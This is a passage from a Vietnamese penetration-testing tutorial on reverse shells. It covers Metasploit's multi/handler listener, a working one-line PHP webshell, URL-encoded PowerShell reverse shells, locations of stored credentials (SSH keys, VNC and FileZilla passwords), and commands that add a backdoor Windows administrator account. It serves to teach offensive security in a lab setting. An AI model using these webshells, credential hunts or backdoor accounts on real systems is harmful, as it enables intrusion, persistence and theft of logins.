
Có 3 lựa chọn chúng ta cần đặt lại: payload, LHOST, LPORT. Nó giống các lựa chọn mà ta đặt khi tạo shellcode với Msfvenom - 1 payload cho máy đích và địa chỉ, port lắng nghe khi ta nhận được shell.

set PAYLOAD <payload>

set LHOST <listen-address>


set LPORT <listen-port>

Chúng ta bắt đầu listener bằng lệnh exploit -j



Metasploit đang nghe ở cổng dưới 1024 nên phải chạy với đặc quyền root.

Khi staged payload được tạo, Metasploit nhận kết nối, gửi phần còn lại của payload và cho chúng ta 1 reverse shell.



Lưu ý, vì multi/handler chạy phía sau, chúng ta cần dùng sessions 1 để foreground nó lần nữa. Điều này hoạt động vì nó chỉ có 1 session đang chạy. Nếu có thêm sessions khác chúng ta cần dùng lệnh sessions để xem tất cả sessions đang chạy sau đó dùng sessions <number>.

**Webshells**


Thỉnh thoảng ta gặp các trang web cho phép upload tập tin (1 file thực thi). Chúng ta sẽ tận dụng chức năng này để upload reverse hoặc bind shell, nhưng không khả thi. Khi đó ta sẽ upload webshell.

Webshell là 1 đoạn mã chạy trong máy chủ web (thường dùng ngôn ngữ PHP hoặc ASP).

Vì PHP là ngôn ngữ phía máy chủ phổ biến nhất, cùng xem ví dụ của nó:


<?php echo "<pre>" . shell\_exec($\_GET["cmd"]) . "</pre>"; ?>

Nó nhận tham số GET trong url và thực thi nó trên hệ thống qua hàm shell\_exec(). Thẻ <pre></pre> để đảm bảo đúng định dạng trên trang web.



Có nhiều webshell trên Kali ở /usr/share/webshells bao gồm PentestMonkey php-reverse-shell. Lưu ý, PHP reverse shell thường được viết cho các đối tượng thuộc Unix như máy chủ web Linux. Chúng sẽ không hoạt động trên Windows.

Khi mục tiêu là Windows, dễ thực thi mã từ xa bằng web shell hoặc dùng msfvenom để tạo 1 reverse/bind shell dùng ngôn ngữ của máy chủ. Thực thi mã từ xa thường được thực hiện bằng Powershell Reverse Shell được mã hóa Url. Sao chép nó vào Url là đối số cmd:



Giống với shell ta đã làm ở bài 8, tuy nhiên nó đã được mã hóa url trong tham số GET.

**Next Steps**

Chúng ta đã đi qua nhiều cách để tạo, gửi và nhận shells. Điểm chung là chúng không ổn định và thiếu tương tác. Vậy chúng ta có thể làm gì?

Trên Linux tìm kiếm các cơ hội để giành quyền truy cập tài khoản khác. SSH keys được lưu trữ ở /home/<user>/.ssh.

Trên Windows lựa chọn bị giới hạn hơn. Có thể tìm mật khẩu để chạy các dịch vụ trong registry. Các máy chủ VNC thường xuyên để mật khẩu trong registry ở dạng plain text. Một vài phiên bản của FileZilla FTP server cũng để lại thông tin đăng nhập trong XML file ở C:\Program Files\FileZilla Server\FileZilla Server.xml hoặc C:\xampp\FileZilla Server\FileZilla Server.xml. Chúng có thể là MD5 hash hoặc văn bản thô,…

Lý tưởng nhất trên Windows là nhận được 1 shell chạy với tư cách là System user hoặc 1 quản trị viên. Có thể thêm tài khoản của bạn trong nhóm quản trị sau đó đăng nhập qua RDP, telnet, winexe, psexec, WinRM phụ thuộc vào các dịch vụ chạy trên máy.

net user <username> <password> /add

net localgroup administrators <username> /add

Reverse và Bind shells là kĩ thuật cần thiết để thực thi mã từ xa trên máy ảo. Tuy nhiên, chúng sẽ không được đầy đủ tính năng như native shell được